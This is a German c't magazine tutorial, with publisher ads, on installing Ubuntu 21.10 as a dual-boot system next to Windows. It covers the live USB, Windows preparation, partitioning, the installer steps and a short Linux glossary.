Buchen Sie die komplette Serie mit dem **heise-Academy-Abo**. Erhalten Sie unter anderem Zugriff auf 100 Online-Trainings im Jahr. Mehr Infos unter: heise-academy.de

Einführungspreis

495,- pro Jahr

Einzelpreis pro Webinar: 169,-



Jetzt mehr erfahren: webinare.heise.de/requirements-engineering




Bild: Thorsten Hübner

Loslegen mit Linux

Linux-Distribution neben Windows installieren

Die Installation von Linux ist einfacher als ihr Ruf. Auch mit einer vorhandenen Windows-Installation führen alle gängigen Linux-Distributionen eine friedliche Koexistenz. Wir geben Ihnen Starttipps für eine unbeschwerte Linux-Reise.

Von Keywan Tonekaboni

Die Vielfalt von Linux-Distributionen für Desktop-Systeme haben wir in c't 3/2021 vorgestellt. Darauf bekamen wir

von einigen Lesern Zuschriften, denen eine konkrete Installationsanleitung fehlte. Dem Wunsch danach kommen wir an dieser Stelle gerne nach.

Obwohl die Installation der meisten gängigen Distributionen deutlich einfacher ist als je zuvor, gibt es gelegentlich Schwierigkeiten. Mit einigen praktischen Tipps entschärfen Sie unnötige Stolperfallen – vor allem problematische Windows-Einstellungen. Manchmal erschwert auch das ungewohnte Terrain die Orientierung. Ein kleines Glossar mit den wichtigsten Linux-Begriffen im Kontext einer Installation verhilft zu mehr Durchblick.

Damit die Installation gut nachvollziehbar ist, lassen wir Sonderfälle weitestgehend außen vor. Als Ausgangslage dient

ein Desktop-PC oder Notebook mit bereits installiertem Windows 10 oder 11, 64-Bit-x86-Prozessor, mindestens 4 GByte Arbeitsspeicher und UEFI-Bootmodus. Für veraltete 32-Bit-x86-Systeme gibt es Installationsmedien nur noch von bestimmten Distributionen – etwa von Debian, openSUSE Tumbleweed oder MX Linux (siehe ct.de/linuxplan).

Zum Einsatz kommt Ubuntu Desktop 21.10. Für Linux-Neulinge ist Ubuntu aus mehreren Gründen eine gute Wahl. Es unterstützt von Haus aus viele Hardware-Komponenten und kommt mit Secure Boot zurecht. Durch seine weite Verbreitung findet man zudem viele Anleitungen und Hilfestellungen im Netz. Vieles davon lässt sich aber auch auf andere Distributionen

übertragen, insbesondere da etliche Distributionen wie Linux Mint, Pop!_OS oder elementary OS auf Ubuntu aufbauen.

Mit dieser Anleitung wird eine Installation jedoch nicht auf allen Systemen erfolgreich gelingen – aller Bemühungen zum Trotz. Dazu gibt es in freier Wildbahn einfach zu viele unterschiedliche Hardware-Komponenten und Computer. Das ist im Zweifelsfall für einen persönlich ärgerlich, aber nur selten Linux anzulasten. Warum, erfahren Sie im Kommentar „Schiefer Vergleich“.

Aber lassen Sie sich nicht im Vorfeld entmutigen, sondern probieren Sie es einfach aus. Wenn das Live-Linux-System startet, ist das schon die halbe Miete.

ISO-Abbild auf USB-Stick überspielen

Ein Live-System bietet sich zum Testen der gewünschten Distribution an. Es läuft nur im Arbeitsspeicher und verändert nichts an Ihrem Computer, zumindest nicht ohne Ihr aktives Handeln. Fahren Sie das Live-System herunter oder starten den Computer neu, sind alle Änderungen futsch.

Zum Start laden Sie zunächst das ISO-Abbild von Ubuntu Desktop 21.10 herunter (siehe ct.de/yw2t). Schreiben Sie die ISO-Datei auf einen mindestens vier GByte großen USB-Stick, der zuverlässig arbeitet. Mit wenigen Klicks und ohne verwirrende Optionen gelingt das mit dem Programm balenaEtcher (siehe ct.de/yw2t). Starten Sie balenaEtcher und öffnen Sie darin die heruntergeladene ISO-Datei. Wählen Sie dann den angeschlossenen USB-Stick als Ziel („Target“), drücken Sie auf „Flash“ und bestätigen Sie die Abfrage der Benutzerkontensteuerung. Schon wird das ISO-Image auf den Stick aufgespielt. Achtung: Dabei werden vorhandene Daten auf dem Stick gelöscht. Einziger Wermutstropfen: Das Tool zeigt während des Schreibvorgangs Eigenwerbung an. Sie können stattdessen auch ein Programm Ihrer Wahl, wie Rufus oder UNetbootin verwenden. Unter Linux eignet sich neben balenaEtcher auch Gnome Laufwerke (gnome-disks).

Prüfen Sie schließlich, ob Ihr Windows auch im UEFI-Modus startet. Drücken Sie dazu Windows+R und geben dann `msinfo32` ein, um die Systeminformationen zu öffnen. Steht in der Liste unter „BIOS-Modus“ als Eintrag „Vorgängerversion“, startet Ihr Windows im Legacy-BIOS-Modus (CSM). In diesem Fall sollten Sie auch Linux für diesen Modus installieren, so wie wir es in [1] beschrieben haben. Grundsätzlich gilt:

Alle Betriebssysteme auf einem Computer sollten im gleichen Modus booten.

Starten Sie den Rechner neu und drücken eine der F-Tasten, um das Bootmenü der UEFI-Firmware aufzurufen („BIOS Boot Select“, BBS). Abhängig vom Gerät ist es oft F2, F8, F10, F11 oder F12. Ein Hinweis, welche Taste die richtige ist, wird meist kurz nach Start eingeblendet. Sonst schauen Sie im Handbuch oder im BIOS-Setup nach (Entf, F1, F2 oder F10). Alternativ halten Sie in einem im UEFI-Modus gebooteten Windows die Umschalt-Taste gedrückt, während Sie im Startmenü auf „Neu starten“ klicken. Wählen Sie in den Boot-Optionen „Ein Gerät verwenden“ aus und dann den USB-Stick. Gibt es mehrere Einträge für den Stick, nehmen Sie jenen mit UEFI im Namen.

Herantasten im Live-Betrieb

Klappt das Starten vom USB-Stick, erscheint ein schlichtes Menü des Bootloaders GRUB. Wählen Sie dort „Ubuntu“ aus oder warten Sie, bis es von alleine startet. Nach einer Weile begrüßt Sie der Ubuntu-Installer auf Englisch. Scrollen Sie in der Sprachliste links etwas hoch, um auf Deutsch umzustellen und wählen Sie dann „Ubuntu ausprobieren“ aus.

Testen Sie nun, ob das System wie von Ihnen gewünscht funktioniert. Programme starten Sie über das Dock am linken Bildschirmrand. Das Raster-Icon ganz unten blendet die im Live-System enthaltenen Programme ein. Die Windows-Taste öffnet eine Übersicht der geöffneten Fenster und virtuellen Arbeitsflächen sowie eine Suche.

Über die Icons rechts in der Leiste am oberen Bildschirmrand klappen Sie das Systemmenü auf, wo Sie den Computer im WLAN anmelden können, sofern ein


ct kompakt

- Sie können Ubuntu Desktop 21.10 als Live-System starten und damit die Linux-Tauglichkeit des eigenen Computers testen.
- Mit wenigen Stellschrauben bereiten Sie Windows auf Dual-Boot vor und machen Platz für Linux frei.
- Unser Linux-Glossar erklärt wichtige Begriffe rund um die Installation von Linux.

Adapter vorhanden ist und erkannt wurde. Aus dem Menü starten Sie auch die Einstellungen-Anwendung. Überprüfen Sie in den Rubriken wie WLAN, Bluetooth, Anzeigegeräte, Drucker und so weiter, ob Ihre Geräte und Komponenten erkannt werden. Mit dem Programm „Cheese“ testen Sie eine angeschlossene Webcam, mit der App „Dokument-Scanner“ lokale und im Netzwerk vorhandene Scanner. Falls etwas nicht funktioniert, finden Sie unter ct.de/yw2t eine Liste von Artikeln und Links, die bei der Recherche helfen.

Das Live-System ist keine perfekte Prognose des künftig installierten Ubuntu-Systems, gibt aber einen guten Vorgeschmack. Verfügt beispielsweise Ihr Computer über einen Nvidia-Grafikchip, verwendet das Live-System dafür zunächst den Open-Source-Treiber „nouveau“, der außer bei 3D-Grafik ausreichend gut funktioniert. Später nach der Installation richtet Ubuntu auf Wunsch den proprietären von Nvidia entwickelten Treiber ein.

Tauchen beim Live-System deutliche Probleme auf, sollten Sie sich auf mehr Handarbeit einstellen oder von der Instal-



Mit balenaEtcher spielen Sie ohne Umwege das bootbare Ubuntu-Abbild auf einem USB-Stick auf.



Kommentar: Schiefer Vergleich

Von Keywan Tonekaboni

Auf unzähligen Computern habe ich unterschiedlichste Linux-Distributionen installiert, meist zügig und problemlos. Doch manchmal will es einfach nicht klappen. Mit einem störrischem BIOS habe ich ein ganzes Wochenende gekämpft, bis es schlussendlich doch Linux bootete.

Auch bei uns eintrudelnde Leserbriefe zeugen von unerwarteten Schwierigkeiten bei der Installation. Den Frust finde ich verständlich. Da will man auch nichts über bockige Hersteller hören, die keine Treiber für Linux bereitstellen oder die Community bei deren Entwicklung abwimmeln.

Trotzdem sollten Sie sich eins klarmachen: Wenn Sie einen Computer mit vorinstalliertem Windows kaufen, haben die Hersteller etliche Stunden Arbeit in Entwicklung und Qualitätskontrolle gesteckt. Von die-

ser Vorarbeit profitieren Sie sogar dann, wenn Sie eigenständig Windows installieren. Und für die unendlich vielen Kombinationen von BIOS-Firmware und Hardware-Komponenten kann keine Firma, geschweige denn eine Community, den reibungslosen Betrieb gewährleisten.

Die Installation von Linux mit der von Windows auf einem dafür optimierten Computer gleichzusetzen ist ein schiefer Vergleich und daraus sollte man den Distributionen keinen Vorwurf stricken.

Ich habe auf den Stress auch keinen Nerv und mir daher einen Computer gekauft, bei dem der Hersteller Linux vorinstalliert. Bei bereits vorhandenen PCs ist es wie sonst im Leben: Man schaut sich im eigenen Umfeld nach erfahrenen Leuten um, heuert einen Dienstleister an oder schaufelt sich das Wissen selbst drauf.

lation auf diesem Computer Abstand nehmen. Gefällt Ihnen Ubuntu beziehungsweise der Gnome-Desktop nicht und Sie bevorzugen einen Desktop mit Startmenü und Taskleiste, können Sie stattdessen Linux-Mint ausprobieren. Was wir in [2] zur Mint-Installation geschrieben haben, trifft im Wesentlichen noch zu.

Analysewerkzeug nachinstallieren

Im begrenzten Maße können Sie im Live-System auch Software nachinstallieren, soweit der Rechner mit dem Internet verbunden ist. Da das System komplett im

Arbeitsspeicher läuft, sollten Sie davon nur sparsam Gebrauch machen. Eine sinnvolle Ausnahme ist das Analyseprogramm Inxi, das Daten über das System und die vorhandene Hardware sammelt und gut lesbar ausgibt [3].

Zunächst müssen Sie dazu die passenden Paketquellen hinzufügen. Drücken Sie die Windows-Taste und geben Sie im Suchfeld „Anwendungen“ ein und öffnen Sie das Programm mit dem lila A-Icon („Anwendungen und Aktualisierungen“). Aktivieren Sie im Reiter „Ubuntu-Anwendungen“ die zweite Option „Von der Ubuntu-Gemeinschaft betreute ... Programme (universe)“.

Schließen Sie das Fenster und bestätigen Sie die Aktualisierung der „Informationen über verfügbare Software“ mit „Neuladen“. Sobald die Paketquellen aktualisiert sind, öffnen Sie ein Terminal mit Strg+Alt+T und geben dort `sudo apt install inxi` ein.

Eine gute Gesamtübersicht liefert der Befehl `inxi -Fz`. Markierten Text kopieren Sie aus dem Terminal über die rechte Maustaste oder mit Strg+Umschalt+C.


Vorbereitungen in Windows

Lief der Probelauf zufriedenstellend, starten Sie vor der Ubuntu-Installation zunächst noch einmal Windows. Dem gilt es nämlich ein paar Marotten auszutreiben, damit beide Systeme in der Parallelinstallation miteinander harmonieren.

Um nach dem Anschalten schneller wieder bereit zu sein, beendet sich Windows beim Herunterfahren nicht vollständig. Die Funktion heißt „Schnellstart“. Greifen Sie in der Zwischenzeit über das Ubuntu-System auf die Windows-Partition zu, kann es zum Datenverlust kommen. Das gilt auch für den Ruhezustand. Daher dürfen Sie niemals mit Ubuntu auf die von Windows genutzte Partitionen schreibend zugreifen, wenn Schnellstart oder Ruhezustand aktiv sind.

Sicherer ist es, den Schnellstart ganz abzuschalten. Öffnen Sie dazu über die Suche im Startmenü „Energiesparplan bearbeiten“ und klicken Sie oben links auf „zusätzliche Energieeinstellungen“, dann in der linken Leiste auf „Auswählen, was beim Drücken von Netzschaltern passieren soll“. Entsperren Sie per Klick auf „Einige Einstellungen sind momentan nicht verfügbar“ die Optionen und entfernen dann das Häkchen vor „Schnellstart aktivieren“. Speichern Sie die Änderungen und starten Sie Windows neu.

Windows stellt im BIOS die Hardware-Uhrzeit auf die lokale Zeit ein. Linux hinterlegt dort aber die Uhrzeit als koordinierte Weltzeit (UTC) und rechnet dann je nach Standort auf Lokalzeit um; beispielsweise addiert es eine Stunde für die Mitteleuropäische Zeit (MEZ) hinzu. Je nachdem, ob Linux oder Windows die Uhrzeit aktualisiert, geht die Uhr im anderen System vor oder nach. Windows kann aber auch das sinnvollere UTC-Verfahren nutzen, wenn Sie einen Eintrag in der Registry hinterlegen. Statt einen ellenlangen Befehl abzdrukken, haben wir für Sie eine Registry-Datei unter ct.de/yw2t zum Download hinterlegt, die Sie bequem importieren können.




Achten Sie darauf, den USB-Stick im UEFI-Modus zu starten, um nicht versehentlich im Ubuntu im Legacy-Modus zu installieren.

Platz machen

Als Nächstes müssen Sie die eigentliche Installation vorbereiten. Dazu sollten mindestens 25 GByte auf dem Zielmedium frei sein. Zwar belegt ein neu installiertes Ubuntu 21.10 nur knapp 10 GByte, aber je nachdem welche Software Sie nachinstallieren, wird es schnell mehr. Außerdem sollten Sie Platz für Ihre persönlichen Dateien einplanen, und damit sind noch keine großen Foto-, Musik- oder Videosammlungen gemeint. Die können Sie aber auch auf ein separates Laufwerk mit NTFS-Partition auslagern und gemeinsam von Windows und Linux aus darauf zugreifen. Wenn Sie über genügend Speicherplatz verfügen, räumen Sie Linux ruhig 100 GByte oder mehr ein. Orientieren Sie sich an Ihrem Verbrauch unter Windows.

Wenn irgendwie möglich, nutzen Sie als Installationsziel eine SSD, denn das beschleunigt das laufende System spürbar. Falls Sie über keinen freien Datenträger verfügen oder es sich um ein Notebook handelt, müssen Sie auf einem der vor-



Mit dem Live-System von Ubuntu können Sie ausprobieren, ob Ihr Computer mit Linux zusammenarbeitet und ob Ihnen die Bedienung zusagt.

handenen, bisher verwendeten Datenträger Platz frei machen. Erstellen Sie sicherheitshalber ein Backup, bevor Sie loslegen (siehe ct.de/backup oder Seite 82).

Sie haben die Wahl, die Partition mit der Datenträgerverwaltung von Windows oder dem Partitionierer des Ubuntu-Installers zu verkleinern. Die Datenträger-

ct Fotografie

**Das Magazin
von Fotografen
für Fotografen**



**Drohnenfotografin und
c't Fotografie-Autorin**

Andrea Künstle, fotografiert u. a. in Deutschland, Sumatra, Kambodscha und vielen anderen Ländern.

„Fotografie ist für mich nicht schauen, sondern fühlen!“

Andrea Künstle

2 x c't Fotografie testen

- 2 Ausgaben kompaktes Profiwissen für 14,30 €
- 35 % Rabatt gegenüber Einzelheftkauf
- Inkl. Geschenk nach Wahl



Jetzt bestellen:

www.ct-foto.de/miniabo




www.ct-foto.de/miniabo



+49 541/80 009 120



leserservice@heise.de



verwaltung hat den Vorteil, dass Sie sehen, welche Partitionen und Datenträger Sie wie unter Windows eingebunden haben, also wo C:, D: und so weiter liegen. Dafür ist die Bedienung des Partitionstools im Ubuntu-Installer simpel und anschaulich.

Die Datenträgerverwaltung öffnen Sie über Windows+X. Wählen Sie dort die gewünschte Partition aus und wählen dann per rechter Maustaste „Volume verkleinern“ aus. Geben Sie im erscheinenden Dialog an, wie viele MByte Sie frei machen wollen. Um Probleme zu vermeiden, achten Sie aber darauf, die Windows-Partition nicht allzu sehr zu verkleinern – 20 GByte sollten nach dem Verkleinern noch auf ihr mindestens frei sein.

Installation Marsch

Fahren Sie anschließend den Computer herunter und trennen Sie alle Datenträger vom PC, auf die Ubuntu nicht installiert werden soll. So vermeiden Sie, dass die falsche Partition überschrieben wird, der Bootmanager getrennt vom System auf der falschen Platte landet oder andere Nickeligkeiten. Bei unseren Tests wollte der Ubuntu-Installer bei der geführten Parallel-Installation partout die Magnetfestplatte nutzen, obwohl er auch die SSD erkannt hatte. Erst bei abgeklemmter Festplatte verwendete er die SSD anstandslos.

Starten Sie dann erneut das Live-System, wie vorhin beschrieben. Wählen Sie ruhig noch einmal „Ubuntu ausprobieren“, so können Sie während der Installation, wenn Ihnen etwas unklar ist, mit Firefox im Internet nach Rat suchen oder, falls Ihnen langweilig wird, eine Runde Solitär spielen.

Starten Sie die eigentliche Installation über die Verknüpfung auf dem Desktop. Die bereits gewählte Sprache hat der Installer voreingestellt.

Im nächsten Schritt sollten Sie tunlichst die „Normale Installation“ wählen.

Deaktivieren Sie den Schnellstart, damit Windows sich vollständig herunterfährt. So vermeiden Sie Datenverluste, wenn Sie über Ubuntu auf Windows-Laufwerke zugreifen.

Einer Minimal-Installation fehlen nicht nur Programme wie Thunderbird und LibreOffice, sondern auch Hilfsprogramme und Hintergrunddienste. Und sie lässt sich im Nachhinein auch nicht mit einem Klick wieder in eine Vollinstallation umwandeln. Die nicht benötigten Programme bei Bedarf nachträglich zu entfernen, sorgt für weniger Komplikationen.

Drittanbieter-Software und Secure Boot

Sollten Sie nicht ein puristischer Vertreter freier Software sein, stimmen Sie auch der Installation der Software von Drittanbietern zu. Neben Hardware-Treibern umfasst das auch Multimedia-Codex, was später beim Surfen, Musikhören oder Videoschauen Frust vermeidet. Die Software kommt aus einer von Ubuntu betreuten Paketquelle.

Wenn auf Ihrem Computer Secure Boot aktiv ist, bietet der Installer an, einen Sicherheitsschlüssel für Secure Boot einzurichten. Den Haken brauchen Sie nur zu setzen, wenn Sie Hardware wie einen Nvidia-Grafikchip verwenden, die proprietäre Treiber benötigen. Legen Sie dann ein Passwort fest und notieren Sie sich dieses. Mit diesem Passwort fügen Sie dem Secu-

re-Boot-System einen Ausnahmeschlüssel hinzu, damit der abgesicherte Bootvorgang die selbstsignierten Treiber akzeptiert.

Als Nächstes fragt der Installer nach der gewünschten Installationsart. Teilen sich Linux und Windows die Platte, sollte bei UEFI-Systemen „Ubuntu neben Windows Boot Manager installieren“ stehen und bereits ausgewählt sein. Darf sich Ubuntu auf der ganzen Platte breitmachen, nehmen Sie den zweiten Punkt. Die Optionen „Erweiterte Funktionen“ und „Etwas Anderes“ richten sich an Personen mit fortgeschrittenen Kenntnissen.


Bei der Parallelinstallation zeigt der nächste Schritt Ihren Datenträger an. Prüfen Sie hier noch einmal, ob das richtige Laufwerk ausgewählt ist. Darunter sehen Sie die vorhandene Windows-Partition sowie die geplante Ubuntu-Partition. Haben Sie bisher keinen Platz freigemacht, können Sie die Grenze zwischen beiden Bereichen verschieben und so festlegen, wie viel GByte Sie Linux und Windows jeweils gönnen. Spezialpartitionen wie die EFI-Systempartition oder die Windows-Recovery-Partition blendet der Installer aus.

Klicken Sie abschließend auf „Jetzt installieren“. Ein Dialog fragt noch einmal, ob Sie die Änderungen auf das Speichergerät schreiben wollen. Die Bezeichnungen sind für Laien ungewohnt, aber im Regelfall sollte nur eine Partition formatiert werden. Vergleichen Sie die Linux-spezifische Gerätebezeichnung wie „sda“ mit dem Laufwerksnamen, den Sie aus dem Hauptfenster im Hintergrund ablesen können. Dort stehen neben dem Kürzel verständliche Begriffe wie Hersteller- und Modellname und Größe. Solange keine Partition gelöscht werden soll, können Sie fortfahren.

Während im Hintergrund das Ubuntu-System auf die Zielpartition kopiert wird, fragt Sie der Installer nach Ihrer Zeit-



Machen Sie sich das Leben nicht unnötig schwer und wählen Sie die „Normale Installation“ samt Drittanbieter-Software.



Über den Dateimanager von Ubuntu können Sie auch Dateien aus unverschlüsselten Windows-Partitionen öffnen.

puters wieder die Taste für die BIOS-Bootauswahl (BBS). Dort wählen Sie dann aus, ob Sie „ubuntu“ oder „Windows Boot Manager“ hochfahren möchten. Ubuntu beziehungsweise GRUB hat sich zwar vordrängelt, aber der Windows Bootloader ist weiter vorhanden. Die Standardreihenfolge legen Sie im BIOS-Setup fest.

Das war es schon: Ihr Ubuntu-System ist jetzt einsatzbereit. Wie Sie Software installieren, den Desktop nach Ihren Wünschen einrichten und produktiv arbeiten, haben wir in früheren Artikeln erklärt, die unter ct.de/yw2t verlinkt sind. In der digitalen Ausgabe des Artikels finden Sie außerdem am Ende Screenshots von jedem Installationsschritt. (ktn@ct.de) 

Literatur

- [1] Axel Vahldiek, Thorsten Leemhuis, Einzugshilfe, Linux Mint parallel neben Windows installieren, c't 9/2019, S. 20
- [2] Liane M. Dubowy, Einfach wechseln, Linux Mint als sichere Alternative für Windows?, c't 9/2019, S. 16
- [3] Tim Schürmann, Wer bin ich und wenn ja, wie viele? Linux-Systeme analysieren mit Inxi, c't 12/2017, S. 126

Downloads und weiterführende Links:
ct.de/yw2t

zone und Ihren Anmeldedaten. Ignorieren Sie die Option „Active Directory“. Starten Sie den Rechner nach Abschluss der Installation neu und entfernen Sie den Stick.

Erster Systemstart

Der Computer sollte jetzt mit Ubuntu starten. Das GRUB-Bootmenü bekommen Sie meist nur zu Gesicht, wenn dort weitere Betriebssystem wie Windows eingetragen sind. Nach der ersten Anmeldung begrüßt Sie Ubuntu mit einem Willkommensdialog, in dem Sie optional Onlinekonten einrichten können. Ähnlich wie ein Windows-System fragt auch Ubuntu nach der Installation

Datenschutzpräferenzen zu Systemberichten und Ortungsdiensten ab. Im Unterschied zu Microsoft ist dann aber auch schon Schluss mit der Fragerie. Zuletzt bietet der Assistent an „Ubuntu Software“ zu öffnen. Darüber können Sie grafische Programme aus den Ubuntu-Paketquellen und dem Snap-Store installieren, dem App-Store des Ubuntu-Herstellers Canonical.

Fahren Sie zum Abschluss den Computer herunter und schließen Sie gegebenenfalls abgeklemmte Datenträger wieder an. Über das GRUB-Bootmenü können Sie auch Windows starten. Ansonsten drücken Sie kurz nach dem Neustart des Com-

Glossar

Distribution ist eine Zusammenstellung von Programmen, Bibliotheken und Kernel zu einem lauffähigen Gesamtsystem.

ISO-Abbild (engl. ISO Image) ist ein standardisiertes Format für Laufwerksabbilder, mit dem sich ein bootbares System auf einen Datenträger (USB-Stick, DVD) schreiben lässt.

x64, x86-64, amd64 stehen als Kurzformen für die 64-Bit-x86-Architektur.

x86, i386, i686 sind Kurzformen für die 32-Bit-x86-Architektur.

GRUB ist der gängige Bootloader für Linux. Startet auch Windows, für das Grub-Skripte automatisch einen Eintrag im Grub-Bootmenü erstellen.

Proprietär bezeichnet nicht freie Software im Sinne von Open-Source-Lizenzen. Betrifft neben Programmen auch diverse Treiber, Firmware und Codecs für Medienformate.

/home ist vergleichbar mit C:\Users unter Windows und enthält die Benutzerverzeichnisse (Home-Verzeichnis), worin neben eigenen Dateien auch alle indivi-

duellen Anwendungseinstellungen abgespeichert sind. Kann in einer separaten Partition liegen, aber muss es nicht.

root ist der Name des Admin-Kontos, das Zugriff auf alle Bestandteile und Dateien des Systems hat. **Root** großgeschrieben meint den Menschen, der als root eingeloggt ist oder mit dessen Rechten arbeitet.

